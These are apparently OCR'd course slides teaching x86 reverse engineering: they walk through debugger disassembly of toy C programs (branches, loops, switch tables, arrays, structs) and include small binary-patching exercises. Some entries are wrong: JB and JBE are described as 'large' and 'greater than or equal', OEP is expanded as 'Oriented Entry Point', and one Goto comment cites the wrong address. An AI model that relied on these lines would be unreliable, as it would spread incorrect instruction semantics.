POP EBP                         // Get a value from the stack and store it in EBP.  → Destroy the stack
RETN                            // Return to the called function.            → Exit
```

Data input/output analysis

We will be learning the basic behavior of a program through side-by-side reading of C and assembler code.

- IN_OUT2.exe Analysis
  - 1. Interpret line by line.
  - 2. Type "A" and modify it to result in "C“.
  - 3. Restore with C code.
  - 4. Patch program errors.

Data input/output analysis

How to express parameters and data

A solid understanding of parameters is crucial in assembly language because their passing method, expression, and byte order can greatly affect the result.

- How to pass parameters
  - Parameters are stored in memory (stack) and then available in functions.
  - Parameters on the right are first stored in memory (stack).

④ ③ ② ①

```
printf("number : %d %d %d\n", a , b , c ) ;
```

```
1. push c
2. push b
3. push a
4. push "number: %d %d %d\n"
   call printf
```

Data input/output analysis

How to express parameters and data

A solid understanding of parameters is crucial in assembly language because their passing method, expression, and byte order can greatly affect the result.


- Endianness and byte ordering
  - Endianness : a method of arranging multiple contiguous objects in a one-dimensional space, such as memory of a computer
  - Byte ordering : a method of arranging bytes in endianness
  - Types of endianness
    - Little-endian
      - Store sequentially from lowest byte
      - No need for additional computation when using only the low-order bytes of a value in memory
    - Big-endian
      - Store sequentially from the highest byte
      - Makes software easier to debug because it's the same way humans read and write

E.g., 0x12345678
Big-endian : 12 34 56 78, Little-endian : 78 56 34 12

Data input/output analysis

A solid understanding of parameters is crucial in assembly language because their passing method, expression, and byte order can greatly affect the result.

- Endianness and byte ordering
  - Check byte order with IN_OUT.exe
    - Set a breakpoint under the scanf function and run to the breakpoint.
    - Type 305419896 (0x12345678) for the number.
    - Click on the bottom left screen -> CTRL + G -> type the first address on the bottom right screen -> click “OK”.



Data input/output analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Comparison instructions
  - CMP
    - CMP [Operand1], [Operand2]
    - Subtract Operand1 and Operand2, the result of which affects ZF, OF, SF, and CF
    - Branch in a statement by determining the case of two values based on each FLAGS register
  - TEST
    - TEST [Operand1], [Operand2]
    - AND Operand1 and Operand2, the result of which affects ZF, SF, and PF
    - In most cases, the TEST instructions are performed on the same register to determine whether it is 0 or not.

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Branch instructions

Instruction	Condition	Description
JE / JZ	ZF = 1	Jump ff the result is 0
JNE / JNZ	ZF= 0	Jump if the result is not 0
JG	ZF = 0 AND SF = OF	Jump if the (signed) result is large
JGE	SF = OF	Jump if (signed) result is greater than or equal to
JL	SF !=OF	Jump if the (signed) result is small
JLE	ZF = 1 OR SF != OF	Jump if the (signed) result is less than or equal to
JA	CF = 0 AND ZF = 0	Jump if the (unsigned) result is large
JAE	CF = 0	Jump if the (unsigned) result is greater than or equal to
JB	CF = 1	Jump if the (unsigned) result is large
JBE	CF = 1 OR ZF = 1	Jump if the (unsigned) result is greater than or equal to
JC / JS / JO / JP	CF = 1 / SF = 1 / OF = 1 / PF = 1	Jump if CF/SF/OF/PF is 1
JNC / JNS / JNP	CF = 0 / SF = 0 / PF = 0	Jump if CF/SF/OF/PF is 0

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 1 for analyzing the if statement
  - Analyze if.exe and restore the source code.

```
00FE1080   55          PUSH EBP
00FE1081   8BEC        MOV EBP,ESP
00FE1083   83EC 08     SUB ESP,8
00FE1086   A1 5030FE00  MOV EAX,DWORD PTR DS:[FE3050]
00FE108B   33C5        XOR EAX,EBP
00FE108D   8945 FC     MOV DWORD PTR SS:[EBP-4],EAX
00FE1090   68 0030FE00  PUSH if.00FE3000
00FE1095   E8 46000000  CALL if.00FE10E0
00FE109A   83C4 04     ADD ESP,4
00FE109D   8D45 F8     LEA EAX,DWORD PTR SS:[EBP-8]
00FE10A0   50          PUSH EAX
00FE10A1   68 1830FE00  PUSH if.00FE3018
00FE10A6   E8 75000000  CALL if.00FE1120
00FE10AB   83C4 08     ADD ESP,8
```

```
00FE10AE   837D F8 63   CMP DWORD PTR SS:[EBP-8],63
00FE10B2   7E 0D       JLE SHORT if.00FE10C1
00FE10B4   68 1C30FE00  PUSH if.00FE301C
00FE10B9   E8 22000000  CALL if.00FE10E0
00FE10BE   83C4 04     ADD ESP,4
00FE10C1   33C0        XOR EAX,EAX
00FE10C3   8B4D FC     MOV ECX,DWORD PTR SS:[EBP-4]
00FE10C6   33CD        XOR ECX,EBP
00FE10C8   E8 8E000000  CALL if.00FE115B
00FE10CD   8BE5        MOV ESP,EBP
00FE10CF   5D          POP EBP
00FE10D0   C3          RETN
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 1 for analyzing the if statement
  - See the result of recovering the if.exe source code.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>

int main(void)
{
	int number;

	printf("Input number : ");
	scanf("%d", &number);

	if (number > 99)
	{
		printf(" The number you entered has three or more digits.\n");
	}
	return 0;
}
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 2 for analyzing the if statement
  - Analyze subtract.exe and restore the source code.

```
......
009D109D   8D45 F8      LEA EAX,DWORD PTR SS:[EBP-8]
009D10A0   50           PUSH EAX
009D10A1   8D4D F4      LEA ECX,DWORD PTR SS:[EBP-C]
009D10A4   51           PUSH ECX
009D10A5   68 18309D00  PUSH subtract.009D3018
009D10AA   E8 B1000000  CALL subtract.009D1160
009D10AF   83C4 0C      ADD ESP,0C
009D10B2   8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
009D10B5   3B55 F8      CMP EDX,DWORD PTR SS:[EBP-8]
009D10B8   7D 1E        JGE SHORT subtract.009D10D8
009D10BA   8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
009D10BD   2B45 F4      SUB EAX,DWORD PTR SS:[EBP-C]
009D10C0   50           PUSH EAX
009D10C1   8B4D F4      MOV ECX,DWORD PTR SS:[EBP-C]
009D10C4   51           PUSH ECX
009D10C5   8B55 F8      MOV EDX,DWORD PTR SS:[EBP-8]
009D10C8   52           PUSH EDX
009D10C9   68 20309D00  PUSH subtract.009D3020
009D10CE   E8 4D000000  CALL subtract.009D1120
009D10D3   83C4 10      ADD ESP,10
009D10D6   EB 33        JMP SHORT subtract.009D110B
009D10D8   8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
009D10DB   3B45 F8      CMP EAX,DWORD PTR SS:[EBP-8]
009D10DE   7E 1E        JLE SHORT subtract.009D10FE
009D10E0   8B4D F4      MOV ECX,DWORD PTR SS:[EBP-C]
009D10E3   2B4D F8      SUB ECX,DWORD PTR SS:[EBP-8]
009D10E6   51           PUSH ECX
009D10E7   8B55 F8      MOV EDX,DWORD PTR SS:[EBP-8]
009D10EA   52           PUSH EDX
009D10EB   8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
009D10EE   50           PUSH EAX
009D10EF   68 38309D00  PUSH subtract.009D3038
009D10F4   E8 27000000  CALL subtract.009D1120
009D10F9   83C4 10      ADD ESP,10
009D10FC   EB 0D        JMP SHORT subtract.009D110B
009D10FE   68 50309D00  PUSH subtract.009D3050
009D1103   E8 18000000  CALL subtract.009D1120
009D1108   83C4 04      ADD ESP,4
......
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 2 for analyzing the if statement
  - See the result of recovering the subtract.exe source code.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>

int main(void)
{
	int value1, value2;

	printf("Input two numbers : ");
	scanf("%d %d", &value1, &value2);

	if (value1 < value2)
		printf("%d - %d = %d\n", value2, value1, value2 - value1);
	else if (value1 > value2)
		printf("%d - %d = %d\n", value1, value2, value1 - value2);
	else
		printf("The two numbers are equal.\n");
	return 0;
}
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 3 for analyzing the if statement
  - If_hard.exe analysis
    - 1. Find the number the program wants.
      - Perform no patches or tampering.
    - 2. Recover the If_hard.exe source code.

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 1 for analyzing the switch statement
  - Analyze Switch.exe
    - With 3 cases - works the same as an if statement.

```
// number = 1
00D31046   C745 F8 010000 MOV DWORD PTR SS:[EBP-8],1
00D3104D   8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
00D31050   8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
// case 0:
00D31053   837D FC 00     CMP DWORD PTR SS:[EBP-4],0
00D31057   74 0E          JE SHORT Switch.00D31067
// case 1:
00D31059   837D FC 01     CMP DWORD PTR SS:[EBP-4],1
00D3105D   74 17          JE SHORT Switch.00D31076
// case 2:
00D3105F   837D FC 02     CMP DWORD PTR SS:[EBP-4],2
00D31063   74 20          JE SHORT Switch.00D31085
// default:
00D31065   EB 2D          JMP SHORT Switch.00D31094
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise 2 for analyzing the switch statement
  - Analyze Switch2.exe
    - With 4 cases - create a switch table and branch to addresses in the table.

```
// number = 1;
01251046   C745 F8 010000 MOV DWORD PTR SS:[EBP-8],1
0125104D   8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
01251050   8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
// Compare if number is greater than 3
01251053   837D FC 03    CMP DWORD PTR SS:[EBP-4],3
// Not satisfied, so execute the following syntax
01251057   77 46         JA SHORT Switch2.0125109F
01251059   8B4D FC       MOV ECX,DWORD PTR SS:[EBP-4]
// Create a switch table for more cases
0125105C   FF248D B410250 JMP DWORD PTR DS:[ECX*4+12510B4]
// switch table
012510B4   63102501      DD Switch2.01251063              ;  Switch table used at 0125105C
012510B8   72102501      DD Switch2.01251072
012510BC   81102501      DD Switch2.01251081
012510C0   90102501      DD Switch2.01251090
```

Control statement analysis

A branch statement is predicated on branching on the condition of the comparison and its result. Now, the assembler implements the branch statement with instructions that perform the comparison and branch instructions that branch based on the result.

- Lab exercise for analyzing the goto statement
  - Analyze Goto.exe

```
00E61090   68 0030E600  PUSH Goto.00E63000                ; format = "Enter a number(-1 to exit) : "
00E61095   E8 36000000  CALL Goto.00E610D0                ; printf
00E6109A   83C4 04      ADD ESP,4
00E6109D   8D45 F8      LEA EAX,DWORD PTR SS:[EBP-8]
00E610A0   50           PUSH EAX
00E610A1   68 2430E600  PUSH Goto.00E63024                ; format = "%d"
00E610A6   E8 65000000  CALL Goto.00E61110                ; scanf
00E610AB   83C4 08      ADD ESP,8
// Compare -1 to the number entered
00E610AE   837D F8 FF   CMP DWORD PTR SS:[EBP-8],-1
// If same, go to 00E610B4 (next line after JMP)
00E610B2   74 02        JE SHORT Goto.00E610B6
// otherwise, a loop occurs
00E610B4   EB DA        JMP SHORT Goto.00E61090
```

Control statement analysis

A loop is predicated on an initial value, a condition for a change in the initial value, and that change. In assembler, branch and loop statements perform similar functions, but at the end of the loop, the jump (JMP) instruction returns to the beginning of the loop.

- Analyze while.exe
  - Check the structure of a while statement – a finite loop.

```
// Store 1 in [EBP-4] (default)
00C01046   C745 FC 010000 MOV DWORD PTR SS:[EBP-4],1
00C0104D   C745 F8 000000 MOV DWORD PTR SS:[EBP-8],0
// Compare [EBP-4] to 0A(10)
00C01054   837D FC 0A     CMP DWORD PTR SS:[EBP-4],0A
// If [EBP-4] is smaller, run the code below
00C01058   7D 14          JGE SHORT while.00C0106E
00C0105A   8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
00C0105D   0345 FC        ADD EAX,DWORD PTR SS:[EBP-4]
00C01060   8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00C01063   8B4D FC        MOV ECX,DWORD PTR SS:[EBP-4]
// Increase [EBP-4] by 1
00C01066   83C1 01        ADD ECX,1
00C01069   894D FC        MOV DWORD PTR SS:[EBP-4],ECX
// Return to the beginning of the loop
00C0106C   EB E6          JMP SHORT while.00C01054
```

Control statement analysis

A loop is predicated on an initial value, a condition for a change in the initial value, and that change. In assembler, branch and loop statements perform similar functions, but at the end of the loop, the jump (JMP) instruction returns to the beginning of the loop.

- Analyze while2.exe
  - Check the structure of the while statement – an infinite loop.
    - Stop the program if the number is negative → patch program to work only if it is positive.

```
// 90~95 : store 1 in EAX and AND between EAXes → JE can never be established.
00EC1090   B8 01000000  MOV EAX,1
00EC1095   85C0         TEST EAX,EAX
00EC1097   74 39        JE SHORT while2.00EC10D2
......
00EC10A6   8D4D F8      LEA ECX,DWORD PTR SS:[EBP-8]
00EC10A9   51           PUSH ECX
00EC10AA   68 1830EC00  PUSH while2.00EC3018
00EC10AF   E8 7C000000  CALL while2.00EC1130
00EC10B4   83C4 08      ADD ESP,8
// B7~BB : if [EBP-8] is greater than or equal to 0, return to the beginning of the loop.
00EC10B7   837D F8 00   CMP DWORD PTR SS:[EBP-8],0
00EC10BB   7D 02        JGE SHORT while2.00EC10BF
00EC10BD   EB 13        JMP SHORT while2.00EC10D2
00EC10BF   8B55 F8      MOV EDX, DWORD PTR SS:[EBP-8]
......
00EC10CD   83 C4 08     ADD ESP,8
00EC10D0   EB BE        JMP SHORT while2.00EC1090
```

Control statement analysis

A loop is predicated on an initial value, a condition for a change in the initial value, and that change. In assembler, branch and loop statements perform similar functions, but at the end of the loop, the jump (JMP) instruction returns to the beginning of the loop.

- Analyze for.exe
  - Check the structure of the for statement.

```
012610AE   C745 F4 010000 MOV DWORD PTR SS:[EBP-C],1                    ; Save 1 to location [EBP-C]
012610B5   EB 09          JMP SHORT for.012610C0
012610B7   8B4D F4        MOV ECX,DWORD PTR SS:[EBP-C]
012610BA   83C1 01        ADD ECX,1
012610BD   894D F4        MOV DWORD PTR SS:[EBP-C],ECX                   ; Increase [EBP-C] value by 1
012610C0   837D F4 0A     CMP DWORD PTR SS:[EBP-C],0A                    ; Compare [EBP-C] to 0A (10)
012610C4   7D 1F          JGE SHORT for.012610E5                         ; If [EBP-C] is small, run the code below
012610C6   8B55 F8        MOV EDX,DWORD PTR SS:[EBP-8]
012610C9   0FAF55 F4      IMUL EDX,DWORD PTR SS:[EBP-C]
012610CD   52             PUSH EDX                                       ; <%d>
012610CE   8B45 F4        MOV EAX,DWORD PTR SS:[EBP-C]                   ;
012610D1   50             PUSH EAX                                       ; <%d>
012610D2   8B4D F8        MOV ECX,DWORD PTR SS:[EBP-8]                   ;
012610D5   51             PUSH ECX                                       ; <%d>
012610D6   68 1C302601    PUSH for.0126301C                              ; format = "%d * %d = %d"
012610DB   E8 20000000    CALL for.01261100                              ; printf
012610E0   83C4 10        ADD ESP,10
012610E3   EB D2          JMP SHORT for.012610B7                         ; Return to the beginning of the loop
```

Control statement analysis

A loop is predicated on an initial value, a condition for a change in the initial value, and that change. In assembler, branch and loop statements perform similar functions, but at the end of the loop, the jump (JMP) instruction returns to the beginning of the loop.

- Analyze for2.exe
  - Patch to output 10 on line 1 to 1 on line 10.

```
<Result>
**********
*********
********
*******
******
*****
****
***
**
*
Press any key to continue. . .
```

Control statement analysis

A loop is predicated on an initial value, a condition for a change in the initial value, and that change. In assembler, branch and loop statements perform similar functions, but at the end of the loop, the jump (JMP) instruction returns to the beginning of the loop.

- Practice question
  - Analyze Calc.exe
    - Interpret the complete code.
    - Swap the '+' and '-' pairs and the '*' and '/' pairs of operations.
    - E.g., perform '-' operation when '+' is entered (perform '+' operation when '-' is entered).

Data movement

An array allows not only to store data sequentially in memory, but also to store and use it in an array at a specific location using the array number (index).


- Analyze array.exe
  - See how to enter and use values in the primary array.
    - When you allocate an array, the order in which it is stored is the same as the order in which it is stacked, but the data within each array is stored in the reverse order of the stack.

```
#include<stdio.h>

int main(void)
{
	int arr1[4] = { 1,2,3,4 }; // Initialize to 1,2,3,4
	int arr2[4] = { 5,6,7,8 }; // Initialize to 5,6,7,8

	printf("%d %d %d %d\n", arr1[0], arr1[1], arr1[2], arr1[3]);
	printf("%d %d %d %d\n", arr2[0], arr2[1], arr2[2], arr2[3]);

	return 0;
}
```

Data movement

An array allows not only to store data sequentially in memory, but also to store and use it in an array at a specific location using the array number (index).

- Analyze array.exe
  - See how to enter and use values in the primary array.
    - When you allocate an array, the order in which it is stored is the same as the order in which it is stacked, but the data within each array is stored in the reverse order of the stack.




```
002A1040   PUSH EBP
002A1041   MOV EBP,ESP
002A1043   SUB ESP,20
002A1046   MOV DWORD PTR SS:[EBP-10],1     ; arr1[0]
002A104D   MOV DWORD PTR SS:[EBP-C],2      ; arr1[1]
002A1054   MOV DWORD PTR SS:[EBP-8],3      ; arr1[2]
002A105B   MOV DWORD PTR SS:[EBP-4],4      ; arr1[3]
002A1062   MOV DWORD PTR SS:[EBP-20],5     ; arr2[0]
002A1069   MOV DWORD PTR SS:[EBP-1C],6     ; arr2[1]
002A1070   MOV DWORD PTR SS:[EBP-18],7     ; arr2[2]
002A1077   MOV DWORD PTR SS:[EBP-14],8     ; arr2[3]
002A107E   MOV EAX,4
002A1083   IMUL ECX,EAX,3
002A1086   MOV EDX,DWORD PTR SS:[EBP+ECX-10]
002A108A   PUSH EDX                        ; <%d>
002A108B   MOV EAX,4                       ;
002A1090   SHL EAX,1                       ;
002A1092   MOV ECX,DWORD PTR SS:[EBP+EAX-10] ;
002A1096   PUSH ECX                        ; <%d>
......
002A10B1   PUSH array.002A3000             ; |format =
"%d %d %d %d"
002A10B6   CALL array.printf               ;printf
```

Data movement

An array allows not only to store data sequentially in memory, but also to store and use it in an array at a specific location using the array number (index).

- Analyze array2.exe
  - See how to enter and use values in the secondary array.

```
#include<stdio.h>

int main(void)
{
   int row, col;
   int number = 1;
   int arr[4][5];

   for (col = 0; col < 4; col++)
   {
      for (row = 0; row < 5; row++)
      {
         arr[col][row] = number;
         number++;
      }
   }
   for (col = 0; col < 4; col++)
   {
      for (row = 0; row < 5; row++)
      {
         printf("%2d\t", arr[col][row]);
      }
      printf("\n");
   }
   return 0;
}
```

Data movement

An array allows not only to store data sequentially in memory, but also to store and use it in an array at a specific location using the array number (index).

- Analyze array2.exe
  - See how to enter and use values in the secondary array.
    - The computer replaces values in memory the same as the primary array, regardless of the secondary array.

```
// Allocate 5C worth of buffers in memory.
00AA1043  SUB ESP,5C
00AA1046  MOV DWORD PTR SS:[EBP-C],1
// [EBP-4] : the variable used in the first iteration
00AA104D  MOV DWORD PTR SS:[EBP-4],0
00AA1054  JMP SHORT array2.00AA105F
00AA1056  MOV EAX,DWORD PTR SS:[EBP-4]
00AA1059  ADD EAX,1
00AA105C  MOV DWORD PTR SS:[EBP-4],EAX
00AA105F  CMP DWORD PTR SS:[EBP-4],4
00AA1063  JGE SHORT array2.00AA109B
// [EBP-8]: the variable used in the second iteration
00AA1065  MOV DWORD PTR SS:[EBP-8],0
00AA106C  JMP SHORT array2.00AA1077
00AA106E  MOV ECX,DWORD PTR SS:[EBP-8]
00AA1071  ADD ECX,1
```

```
00AA1074  MOV DWORD PTR SS:[EBP-8],ECX
00AA1077  CMP DWORD PTR SS:[EBP-8],5
00AA107B  JGE SHORT array2.00AA1099
// EDX = [EBP-4] * 20(14h)
00AA107D  IMUL EDX,DWORD PTR SS:[EBP-4],14
//81~8E : Enter values from [EBP-5C] onwards.
00AA1081  LEA EAX,DWORD PTR SS:[EBP+EDX-5C]
00AA1085  MOV ECX,DWORD PTR SS:[EBP-8]
00AA1088  MOV EDX,DWORD PTR SS:[EBP-C]
// Replace values from [EBP-5C] by 4 increments.
00AA108B  MOV DWORD PTR DS:[EAX+ECX*4],EDX
00AA108E  MOV EAX,DWORD PTR SS:[EBP-C]
00AA1091  ADD EAX,1
00AA1094  MOV DWORD PTR SS:[EBP-C],EAX
00AA1097  JMP SHORT array2.00AA106E
00AA1099  JMP SHORT array2.00AA1056
```

Data movement

An array allows not only to store data sequentially in memory, but also to store and use it in an array at a specific location using the array number (index).

- Analyze array2.exe
  - See how to enter and use values in the secondary array – and check memory.

```
// 0133F864 : [EBP-5C]
0133F864   00000001
0133F868   00000002
0133F86C   00000003
0133F870   00000004
0133F874   00000005
// Start arr[1][] from here.
0133F878   00000006
0133F87C   00000007
0133F880   00000008
0133F884   00000009
0133F888   0000000A
// Start arr[2][] from here.
0133F88C   0000000B
0133F890   0000000C
```

```
0133F894   0000000D
0133F898   0000000E
0133F89C   0000000F
// Start arr[3][] from here.
0133F8A0   00000010
0133F8A4   00000011
0133F8A8   00000012
0133F8AC   00000013
0133F8B0   00000014
// Input value
0133F8B4   00000015
// Second loop
0133F8B8   00000005
// First loop
0133F8BC   00000004
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure.exe
  - See how to enter and use values in the structure
    - Recover the source code of structure.exe
    - Examine the data stored in memory.

```
.....
0032109D  LEA EAX,DWORD PTR SS:[EBP-24]
003210A0  PUSH EAX
003210A1  PUSH structur.00323010
003210A6  CALL structur.00321140
003210AB  ADD ESP,8
003210AE  PUSH structur.00323014
003210B3  CALL structur.00321100
003210B8  ADD ESP,4
003210BB  LEA ECX,DWORD PTR SS:[EBP-8] ; Same as variable
003210BE  PUSH ECX
003210BF  PUSH structur.00323024
003210C4  CALL structur.00321140
003210C9  ADD ESP,8
003210CC  LEA EDX,DWORD PTR SS:[EBP-24] ; Same as variable
003210CF  PUSH EDX
003210D0  PUSH structur.00323028
003210D5  CALL structur.00321100
003210DA  ADD ESP,8
003210DD  MOV EAX,DWORD PTR SS:[EBP-8]
003210E0  PUSH EAX
003210E1  PUSH structur.00323040
003210E6  CALL structur.00321100
.....
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure.exe
  - Recover the source code of structure.exe.
    - Structure (struct) member variables are declared in the order of name → age

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>

struct Student{
	char name[28];
	int age;
};

int main(void)
{
	struct Student s;

	printf("input a name : ");
	scanf("%s", s.name);
	printf("input a age : ");
	scanf("%d",&s.age);

	printf("Student's name : %s\n", s.name);
	printf("Student's age : %d\n", s.age);

	return 0;
}
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure.exe
  - Examine the data stored in memory.
  - Generate the same assembly code when the size of the structure name is 25 to 28.
  - This is because the compiler allocates in 4-byte increments for optimal access.

```
//10~14 : Suyoung(ASCII code/ Little endian)
00CFF710   6F797553
00CFF714   00676E75
00CFF718   00CFF738
00CFF71C   0032124F  RETURN to structur.0032124F from
<JMP.&api-ms-win-crt-heap-l1-1-0._set_new_mode>
00CFF720   00000000
00CFF724   75B6B9A8  RETURN to ucrtbase.75B6B9A8
00CFF728   003213D3  structur.<ModuleEntryPoint>
// Enter age : 20(14h)
00CFF72C   00000014
00CFF730   B6A4CE68
00CFF734  /00CFF77C
```

```
EAX 00000001
ECX 75BD89C3 ucrtbase.75BD89C3
EDX 00CFF710 ASCII "Suyoung"
EBX 00A1D000
ESP 00CFF710 ASCII "Suyoung"
EBP 00CFF734
ESI 75C430D0 ucrtbase.75C430D0
EDI 00D03D78
EIP 003210CF structur.003210CF
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure2.exe
  - See how to enter and use values in the structure.
    - Identify the Oriented Entry Point (OEP).
    - Examine the data stored in memory.
    - Recover the source code of structure2.exe.

```
0010108F  MOV EAX,DWORD PTR SS:[EBP-4]
00101092  ADD EAX,1
00101095  MOV DWORD PTR SS:[EBP-4],EAX
00101098  CMP DWORD PTR SS:[EBP-4],3
0010109C  JGE SHORT structur.001010EA
0010109E  PUSH structur.00103000
001010A3  CALL structur.00101160
001010A8  ADD ESP,4
001010AB  IMUL ECX,DWORD PTR SS:[EBP-4],18
001010AF  ADD ECX,structur.00103420
001010B5  PUSH ECX
001010B6  PUSH structur.0010301C
001010BB  CALL structur.001011A0
001010C0  ADD ESP,8
001010C3  PUSH structur.00103020
001010C8  CALL structur.00101160
001010CD  ADD ESP,4
001010D0  IMUL EDX,DWORD PTR SS:[EBP-4],18
001010D4  ADD EDX,structur.00103434
001010DA  PUSH EDX
001010DB  PUSH structur.00103038
001010E0  CALL structur.001011A0
001010E5  ADD ESP,8
001010E8  JMP SHORT structur.0010108F
```

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure2.exe
  - See how to enter and use values in the structure.
    - Identify the Oriented Entry Point (OEP).

```
00101391  PUSH EAX                        ; Arg3
00101392  PUSH EDI                        ; Arg2
00101393  PUSH DWORD PTR DS:[ESI]               ; Arg1
00101395  CALL structur.00101150          ; structur.00101150
----------------------------------------------------
00101150  PUSH EBP
00101151  MOV EBP,ESP
00101153  CALL structur.00101080
00101158  XOR EAX,EAX
0010115A  POP EBP
0010115B  RETN
----------------------------------------------------
00101080  PUSH EBP
00101081  MOV EBP,ESP
00101083  SUB ESP,8
00101086  MOV DWORD PTR SS:[EBP-4],0
```

④ ③ ② ①

OEP : 00101150

Data movement

A structure (strut) stores data sequentially in a similar way to an array when you define it and input data, but they store different types of data.

- Analyze structure2.exe
  - Examine the state stored in memory.
    - Store in any area other than the stack (.data area).
    - Declare a structure as a global variable
    - Name area : 20 bytes, age : 4 bytes

```
000C3420  4A 6F 68 6E 00 00 00 00  John....
000C3428  00 00 00 00 00 00 00 00  ........
000C3430  00 00 00 00 50 00 00 00  ....P...
000C3438  41 6C 65 78 00 00 00 00  Alex....
000C3440  00 00 00 00 00 00 00 00  ........
000C3448  00 00 00 00 5A 00 00 00  ....Z...
000C3450  45 6D 6D 61 00 00 00 00  Emma....
000C3458  00 00 00 00 00 00 00 00  ........
000C3460  00 00 00 00 4B 00 00 00  ....K...
```

```
000C1086  MOV DWORD PTR SS:[EBP-4],0
000C108D  JMP SHORT structur.000C1098
000C108F  MOV EAX,DWORD PTR SS:[EBP-4]
000C1092  ADD EAX,1
000C1095  MOV DWORD PTR SS:[EBP-4],EAX
000C1098  CMP DWORD PTR SS:[EBP-4],3
000C109C  JGE SHORT structur.000C10EA
000C109E  PUSH structur.000C3000
000C10A3  CALL structur.000C1160
000C10A8  ADD ESP,4
000C10AB  IMUL ECX,DWORD PTR SS:[EBP-4],18
000C10AF  ADD ECX,structur.000C3420
000C10B5  PUSH ECX
000C10B6  PUSH structur.000C301C
000C10BB  CALL structur.000C11A0
000C10C0  ADD ESP,8
000C10C3  PUSH structur.000C3020
000C10C8  CALL structur.000C1160
000C10CD  ADD ESP,4
000C10D0  IMUL EDX,DWORD PTR SS:[EBP-4],18
000C10D4  ADD EDX,structur.000C3434
